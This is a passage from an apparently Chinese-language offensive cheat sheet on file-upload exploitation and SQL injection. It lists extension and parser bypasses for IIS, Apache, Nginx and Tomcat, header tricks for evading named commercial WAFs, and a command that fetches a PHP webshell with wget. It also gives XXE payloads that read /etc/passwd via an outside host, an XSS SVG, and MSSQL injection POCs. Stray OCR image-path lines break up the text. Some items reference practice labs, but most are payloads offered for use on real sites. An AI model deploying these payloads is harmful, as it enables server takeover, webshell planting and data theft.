www.xxxx.com/UploadFIles/image/1.jpg/%20\0.php
```

4）IIS7.5 解析漏洞

IS7.0/7.5是对php解析时有一个类似于Nginx的解析漏洞，对任意文件名只要在URL后面追加上字符串`"/`任意文件名`.php"`”就会按照php的方式去解析（例如：webshell.jpg/x.php）

IIS7.0(Win2008R1+IIS7.0)

IIS7.5(Win2008R2+IIS7.5)

IIS的解析漏洞不像Apache那么模糊，针对IIS6.0，只要文件名不被重命名基本都能搞定。这里要注意一点，对于"任意文件名/任意文件名`.php"`这个漏洞其实是出现自php-cgi的漏洞，所以其实跟IIS自身是无关的

文件扩展名绕过（asp、aspx、php、jsp）

1）asp

#IIS 5.0/6.0

#文件解析

```
.asp;.jpg

.asp.jpg

.asp;jpg
```

#目录解析

```
.asp/1.jpg
```

#大小写绕过

```
asPx
```

#截断

```
1.asp%00.jpg
```

#空格绕过

```
1.asp .jpg

1.asp_.jpg （_代替空格，只在windows下有效，因为windows系统自动去掉不符合规则符号后面的内容）
```

#黑名单绕过（替代asp）：
IIS6.0 默认的可执行文件除了asp还包含这三种：

```
asa

cer

cdx

ashx

asmx
```

#IIS put 上传

#asaspp

#filename换位置放到content-type 的下一行

#+1.asp;+2.jpg

#双文件上传

#RTOL

2）aspx
#IIS 5.0/6.0

#文件解析

```
.aspx;.jpg

.aspx.jpg

.aspx;jpg
```

#目录解析

```
.aspx/1.jpg
```

#大小写绕过

```
asPx
```

#截断

```
1.aspx%00.jpg
```

#空格绕过

```
1.aspx.jpg

1.aspx_.jpg （_代替空格，只在windows下有效，因为windows系统自动去掉不符合规则符号后面的内容）
```

#黑名单绕过（替代asp）：
IIS6.0 默认的可执行文件除了asp还包含这三种：

```
asa

cer

cdx

ashx （生成aspx文件，见waf绕过）

asmx

htr

asax
```

#IIS put 上传

#asaspp

#filename换位置放到content-type 的下一行

#+1.aspx;+2.jpg

#asaspxpx

#双文件上传

#RTLO

3）php
#大小写

```
pHp
```

#黑名单绕过（替代php)：

```
php1

php2

php3

php4

php5
```

#空格绕过（只有在windows下有效，因为windows系统自动去掉不符合规则符号后面的内容）

```
1.php .

1.php.

1.php. .

1.php .jpg

1.php_.jpg  （_代替空格）

1.php.jpg

1.php jpg

1.php.   .jpg

111.php&amp,#x2e;jpg
```

#十六进制绕过 点绕过

```
1.php&#x2e;jpg
```

#解析漏洞

```
1.jpg/.php (nginx)

1.php.123 (apache)

1.jpg/php

1.jpg/1.php

1.jpg%00.php
```

#截断

```
1.php%00.jpg
```

#利用不符合windows文件命名规则绕过

```
1.php:1.jpg

1.php::$DATA

1.php::DATA......
```

#回车

```
1.ph回车p
```

#上传 .htaccess:（仅在Apache，例如a_php.gif，会被当成php执行)

.htaccess内容

```
<FilesMatch "_php.gif">

  Sethandlerapplication/x-httpd-php

</FilesMatch>
```

#IIS put上传

#文件包含waf（见6、文件包含绕过）

4）jsp

#两个jsp包含中间的jpg


```
.jsp.jpg.jsp
```

#黑名单绕过（替代jsp）：

```
jspa

]sps

jspx

jspf
```

#put上传（Apache Tomcat 7.0.0 - 7.0.81）

```
%20   Put /test1.jsp%20 HTTP/1.1

::$DATA  Put /test2.jsp: : SdatA Http/1.1

Put /test3. isp/ Http/1.1

Put/test3.jsp.http:/1.1
```



Content-Disposition、content-type、文件内容检测、双文件

1）Content-Disposition

```
 将form-data;          修改为-form-data

替换form-data 为*       即: Content-Disposit

将form-data; name="file";     分号后面 增加或减少一个空格

将Content-Disposition: form-data   冒号后面 增加或减少一个空格

将Content-Disposition      修改为content-Disposition

filename回车="1.php"      (过阿里云waf)

filename="1.php回车"      (过百度云waf)

filename="1.jpg";filename="1.php"   双参数

多个Content-Dispostion
```

参考链接：https://www.secpulse.com/archives/117827.html


2）Content-Type

php: application/octet-stream

```
将Content-Type修改为image/gif，或者其他允许的类型。

或者删除整行!

删除掉ontent-Typ: image/jpeg只留下c，将.php加c后面即可，但是要注意额，双引号要跟着c.p

将 Content-Type       修改为 content-Type

将 Content-Type: application/octet-stream 冒号后面 增加一个空格
```

3）文件内容

传图马



4）双文件

```
http://www.webshell1414.com/2017/10/16/上传绕过之双文件上传/
```

客户端检测（JavaScript检测）（dayu-Seventh day)

这类检测，通常是在上传页面里含有专门检测文件上传的JavaScript代码，最常见的就是检测扩展名是否合法，示例代码如下：

```
function check()
{
  var filename = document.getElementById("file");
  var str = filename.value.split(".");
  var ext = str[str.length-1];
  if(ext=='jpg'||ext=='png'||ext=='jpeg'||ext=='gif')
  {
    return true;
  }
  else
  {
    alert("仅允许上传png/jpeg/gif类型的文件！")
    return false;
  }
  return false;
}
```

判断该类检测的方法：选择一个禁止上传类型的文件上传，当点击确定按钮之后，浏览器立即弹窗提示禁止上传，一般就可以断定为客户端JavaScript检测，进一步确定可以通过配置浏览器HTTP代理（没有流量经过代理就可以证明是客户端JavaScript检测）。

绕过方法：

上传页面，审查元素，修改JavaScript检测函数；
将需要上传的恶意代码文件类型改为允许上传的类型，例如将dama.asp改为dama.jpg上传，配置Burp Suite代理进行抓包，然后再将文件名dama.jpg改为dama.asp。
上传webshell.jpg.jsp，可能前端程序检查后缀时，从前面开始检查。

参考文章：

```
https://masterxsec.github.io/2017/04/26/文件上传总结/
```

WAF绕过（阿里云、安全狗、百度云、云锁）

1、阿里云WAF绕过

```
Content-Disposition：form-data；name="upload";

filename==="11111

.php"



$x=$_get[×];'$X'

执行xxx.com?x=wget github的php大马地址
```

参考链接:

```
https://www.t00ls.net/articles-51341.html     --信息过于敏感，已被删除
https://www.xj.hk/thread-1786.htm  ---需要论坛用户密码可观看
```

2、安全狗

1）===绕过

```
Content-Disposition：form-data；name="upload"；filename==="11111.php"
```

2）去除""绕过

```
Content-Disposition：form-data；name="upload"；  filename=11111.php
```

3）少"绕过

```
Content-Disposition：form-data，name="upload"；  filename="11111.php
```

参考链接：

```
https://www.t00ls.net/articles-51253.html   ---已被删除，过于敏感
https://xz.aliyun.com/t/8000    --可复现
```

3、百度云

百度云绕过就简单的很多很多，在对文件名大小写上面没有检测php是过了的，Php就能过，或者PHP，一句话自己合成图片马用Xise连接即可


```
Content-Disposition: form-data; name="up_picture"; filename="xss.jpg .Php"
```

或者文件名.php回车，这样引号就在另一行，同时上传内容的一句话前面加个中文字符

```
https://www.cnblogs.com/bmjoker/p/9141322.html
```

4、云锁

```
Content-Disposition：form-data；name="up_picture"；  filename="yjh.c.php
```



另外复现参考文章：

```
https://www.hacking8.com/sectips/bypasswaf.html
```

实战分析

1、通过上传zip模板后服务器自解压获取webshell

```
https://4hou.win/wordpress/?cat=2035
```

2、黑名单绕过之文件名可控

复现：

```
https://blog.csdn.net/qq_25899635/article/details/90344198
https://www.cnblogs.com/thespace/p/12346021.html
```

3、高并发绕过上传总结

upload-labs靶场有环境

```
https://www.cnblogs.com/aq-ry/p/10063913.html    ---安装
```

upload-labs包含了大多数文件上传类型，一个包含几乎所有类型上传类型的靶机，值得学习！！

4、跨目录上传绕过waf

访问aspx马

```
https://xz.aliyun.com/t/7860
```

或者利用../跳到上层目录，shell传到上层，执行即可...

---

upload-labs过关

这台靶机很舒服，文件上传的各种骚操作基本都能实现

```
1、前端

2、修改content-type为image/gif

3、黑名单：php3,phtml

4、黑名单：上传.htaccess

5、黑名单：大小写phP

6、黑名单：空格

7、黑名单：点

8、黑名单：::$DATA

9、黑名单：info.php..   （点+空格+点）

10、黑名单：双写

11、白名单：get型%00截断

12、白名单：post型%00截断，url解码

13、上传图片马，配合包含漏洞

14、条件竞争
```

根据14个条件，开始打upload-labs靶机吧…

造洞

文件上传漏洞：↓

```
html文件：造出一个xss漏洞

swf文件：造出一个xss漏洞

svg文件：造出一个xss漏洞

pdf文件：造出一个XSS漏洞和URL跳转漏洞

exe文件：钓鱼

mp4，avi文件：ssrf漏洞

任意后缀文件，只要文件内容为xxe：

shtm1文件：ssi命令执行

xlsx：xxe漏洞
```

这里举几个例子：

1、svg文件

1.svg

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(1)"/>
```

```
https://xz.aliyun.com/t/1126
```

2、swf文件

```
http://127.0.0.1/swfupload.swf?movieName="]%29}catch%28e%29{if%28!window.x%29{windows.....%29//
```

3、任意文件后缀，只要内容是xxe内容

XXE代码：

```
#EXTM3U

#EXT-X-MEDIA-SEQUENCE: 0

#EXTINF: 10.0,

conca：http://vps_ip:VPS_PORT/header.m3u8

#EXT-X-ENDLIST
```

读取文件payload

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://yngwie.ru/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```


4、shtml文件 ssi命令执行

```
<! --#ECHO var="SERVER_SOFTWARE"-->

<! --#echo var="server_name" -->

<! --#echo var="remote_user" -->
```

命令参考链接：

```
https://www.secpulse.com/archives/66934.html
```

5、xlsx文件 XXE

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM ' http://test.joychou.me:8081/evil.xlsx">%remote;]><root/>
```

```
https://www.redhatzone.com/ask/article/1359.html   --另外思路
```

Xlsx文件构造：

```
1、新建一个xlsx文件

2、修改后缀为.zip，并解压

3、打开[Content_Types].xm1，在头部加入xxe payload

4、重新压缩当前文件夹为zip，之后修改后缀为xlsx

5、在上传点上传改文件，上传后服务器自动打开文件，触发xxe

6、Dnslog平台查看结果
```


2.2.10 注入漏洞

类型：

```
数据库种类：Access注入，Mysql注入，Mysql注入，Oracle注入

注入点：GET注入，POST注入，Cookie注入 (ua注入)

注入点类型：数字型注入，字符型注入，搜索型注入

注入种类：联合注入，盲注（布尔，时间，报错）
```

Access注入

```
https://www.jianshu.com/p/ace43a7a331e
```



MSSQL注入

POC：↓
查询版本

```
1’ and @@version>0--
```

查询权限

```
1' and user>0--
```

数据库

```
1' and db_name()>0--     6csfx

1' and (SELECT top 1 Name FROM Master.. SysDatabases)>0--  master

and 1=(select name from master.dbo.sysdatabases where dbid=1)--  //暴库名DBID为1，2，3....

and 1=(select name from master.dbo.sysdatabases where dbid=2)-- tempdb

and 1=(select name from master.dbo.sysdatabases where dbid=3)-- model

and 1=(select name from master.dbo.sysdatabases where dbid=4)-- msdb

and 1=(select name from master.dbo.sysdatabases where dbid=5)-- ReporServer
.
.
.
.
.
.
and 1=(select name from master.dbo.sysdatabases where dbid=12)....
.
.
.
```

简单的列举，其余就不列举了，按照长度不同可以自行测试，后面会详细介绍

表

```
1' And (sElect Top 1 name from sysobjects where xtype=0x55)>0-- Users
```

列

```
' SELECT * FROM Users HAVING 1=1-- Users.pkId
```

值

```
' And (sElect Top 1 UserName from Users)>0-- default

' and 1=convert(int,(SELECT TOP 1 User Name FROM Users WHERE ID NOT IN('1')))--
```

MYSQL注入


```
https://blog.csdn.net/weixin_45728976/article/details/103932264
```

Mysql5.0以下


```
同理Access注入类似
```

Mysql5.0以上注入

order by解释



union解释



#检测：

```
http://demo.sqli.com/Less-1/?id=1'

